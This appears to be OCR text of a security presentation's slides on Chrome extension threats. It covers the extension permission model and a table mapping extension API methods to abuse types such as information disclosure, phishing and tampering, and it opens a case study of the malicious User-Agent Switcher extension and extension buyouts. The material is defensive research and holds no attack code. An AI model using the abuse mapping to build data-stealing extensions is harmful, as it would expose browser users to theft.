
500 Malicious Chrome Extensions Impact Millions of Users

Author:

Lindsey O'Donnell

February 14, 2020
/ 3:50 pm

3 minute read



500 Malicious Chrome Extensions Impact Millions of Users

Author:


Lindsey O'Donnell

February 14, 2020

/ 3:50 pm

3 minute read

Added users to botnet



500 Malicious Chrome Extensions Impact Millions of Users

Author:

Lindsey O'Donnell

February 14, 2020
/ 3:50 pm

3 minute read

Part of malvertising campaign


Analyzing the threat surface of Chrome’s extension APIs

Chrome

- Designed with security in mind
- Isolation, separation of privilege [1]

[1] Barth, Adam, et al. "Protecting browsers from extension vulnerabilities." (2010).

Chrome Extension Architecture




Manifests

```
"background": {
 "persistent": false,
   "scripts": [
      "js/background.js" ]
},
"content_scripts": [ {
   "js": [ "js/content.js"]
   "matches": ["*://*.foo.com"],
   "run_at": "document_start"
}],
"permissions": ["bookmarks"]
```

- Structure of extension explicitly declared
- Permissions enumerated

Weaknesses of Permission Model

- While limited by sandboxing/isolation, malicious developers may not adhere to “principle of least privilege”




An Evaluation of the Google Chrome Extension Security Architecture

Nicholas Carlini, Adrienne Porter Felt, and David Wagner
University of California, Berkeley
nicholas.carlini@berkeley.edu, apf@cs.berkeley.edu, daw@cs.berkeley.edu

Analyzing the Chrome APIs

- Inspect the APIs in each permission group


Analyzing the Chrome APIs



Trends and Lessons from Three Years Fighting Malicious Extensions

Nav Jagpal Eric Dingle Jean-Philippe Gravel Panayiotis Mavrommatis
Niels Provos Moheeb Abu Rajab Kurt Thomas
Google

Analyzing the Chrome APIs



Trends and Lessons from Three Years Fighting Malicious Extensions

Nav Jagpal Eric Dingle Jean-Philippe Gravel Panayiotis Mavrommatis
Niels Provos Moheeb Abu Rajab Kurt Thomas
Google

- Primary objectives of malicious extension
  - Data exfiltration
  - Website tampering
  - Phishing

Analyzing the Chrome APIs


- CIA Triad: Confidentiality, Integrity, Availability

Analyzing the Chrome APIs


- CIA Triad: Confidentiality, Integrity, Availability

- Classify aligned to triad
  - Info disclosure
  - Phishing
  - State manipulation
  - Obfuscation

Analysis



Permission	Methods/Events	Info Disclosure	Phishing	Manipulation	Obfuscation
alarms	create, get, clear				
bookmarks	get, search	x			
	update, create, move, remove		x	x	
	onCreated, onChanged	x			
browserAction	setTitle, setIcon, setPopup setBadgeText		x		
	onClicked		x		
browsingData	remove{Cookies, History, Passwords}			x	x
commands†	getAll *onCommand*				
contentSetting	ContentSetting.get	x			
	ContentSetting.set			x	
contextMenus	create, update, remove		x		
cookies	get	x			
	set, remove		x	x	
	onChanged	x			
debugger††	attach, sendCommand	x	x	x	
declarativeContent	PageStateMatcher		x	x	
desktopCapture	chooseDesktopMedia	x			
downloads	download, open, show		x	x	
	search	x			
	erase			x	x
	onCreated, onErased	x			
gcm	register				
	send	x			
history	search, getVisits	x			
	addUrl, deleteUrl			x	x
	onVisited, onVisitRemoved	x			
identity	getAuthToken		x		
	launchWebAuthFlow		x		
idle	queryState	x			
	onStateChanged	x			
management	getAll	x			
	uninstall			x	x
	onInstalled, onDisabled	x			




Permission	Methods/Events	Info Disclosure	Phishing	Manipulation	Obfuscation
notifications	create, update, clear		x		
omnibox	setDefaultSuggestion		x	x	
	onInputEntered	x			
pageCapture	saveAsMHTML	x			
power	requestKeepAwake				x
printerProvider	*onPrintRequested*	x			
proxy	settings.get		x	x	
runtime	sendMessage				
sessions	getRecentlyClosed	x			
	onChanged	x			
system. cpu memory storage	getInfo	x			
tabCapture	capture	x			
tabs	get, query, captureVisibleTab*	x			
	executeScript*, insertCSS*		x	x	
	update, remove, create		x	x	
	goBack			x	
	onUpdated, onActiveChanged	x			
topSites	get	x			
tts	speak, pause				
webNavigation	getAllFrames	x			
	onDOMContentLoaded	x			
webRequest†††	onBefore{Request, SendHeaders}	x	x	x	
windows	getAll	x			
	create, update		x		
	onCreated	x			

Analysis

- Majority of APIs can be abused
- Different methods within same permission have different threat profiles

Reverse-engineering a malicious extension



Chrome Extensions Archive


github.com/mdamien/chrome-extensions-archive

#ffhkkpnppgnfaobgihpdblnhmmbodake

User-Agent Switcher for Google Chrome

456,960

Version History



1.9.3 - 126.4 Ko - Wed Jun 6 20:42:07 2018 view source

1.9.0 - 137.3 Ko - Thu Nov 23 07:52:15 2017 view source

1.8.26 - 349.9 Ko - Tue Aug 15 08:47:18 2017 view source

1.8.23 - 337.0 Ko - Mon Apr 10 09:12:56 2017 view source

1.8.22 - 336.0 Ko - Sat Apr 8 02:11:20 2017 view source

1.8.21 - 124.4 Ko - Sat Feb 11 20:09:49 2017 view source

1.8.20 - 125.7 Ko - Wed Nov 9 13:28:15 2016 view source

1.8.16 - 126.3 Ko - Tue Jun 7 01:56:36 2016 view source

1.8.14 - 128.3 Ko - Sat May 14 00:12:45 2016 view source

1.8.13 - 125.9 Ko - Sat May 14 03:01:45 2016 view source

1.8.12 - 125.9 Ko - Sat May 14 03:01:45 2016 view source

Malicious buyout

- Rather than phish developer, outright buy an extension

Malicious buyout

- Rather than phish developer, outright buy an extension


https://portswigger.net/daily-swig/when-browser-extensions-go-rogue

Why so many users?

- Possibly ranked high in google search?
- Are all installs legitimate?

